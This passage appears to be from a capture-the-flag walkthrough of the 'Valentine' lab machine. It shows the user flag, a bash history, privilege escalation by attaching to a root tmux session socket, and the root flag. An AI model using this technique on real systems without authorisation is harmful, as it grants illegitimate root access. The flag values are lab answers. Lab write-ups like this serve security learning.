
```
hype@Valentine:~/Desktop$ cat user.txt
e6710a5464769fd5fcd216e076961750
hype@Valentine:~/Desktop$
```

## bash history

```
hype@Valentine:~$ cat .bash_history

exit
exot
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
exit
```

To escalate privileges, execute

```
tmux -S /.devs/dev_sess
```



```
root@Valentine:/home/hype# ud
ud: command not found
root@Valentine:/home/hype# id
uid=0(root) gid=0(root) groups=0(root)
root@Valentine:/home/hype#
```

```
[1] 0:bash*
```

Root flag

```
root@Valentine:~# ls -lah
total 52K
drwx------  4 root root 4.0K Feb  6  2018 .
drwxr-xr-x 26 root root 4.0K Feb  6  2018 ..
-rw-------  1 root root  348 May 29  2020 .bash_history
-rw-r--r--  1 root root 3.1K Dec 13  2017 .bashrc
drwx------  2 root root 4.0K Feb  6  2018 .cache
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
drwx------  2 root root 4.0K Dec 13  2017 .pulse
-rw-------  1 root root  256 Dec 11  2017 .pulse-cookie
-rw-------  1 root root 1.0K Feb  5  2018 .rnd
-rw-r--r--  1 root root   66 Dec 13  2017 .selected_editor
-rw-r--r--  1 root root   73 Dec 13  2017 .tmux.conf
-rwxr-xr-x  1 root root  388 Dec 13  2017 curl.sh
-rw-r--r--  1 root root   33 Dec 13  2017 root.txt
root@Valentine:~# cat root.txt
f1bb6d759df1f272914ebbc9ed7765b2
root@Valentine:~#
```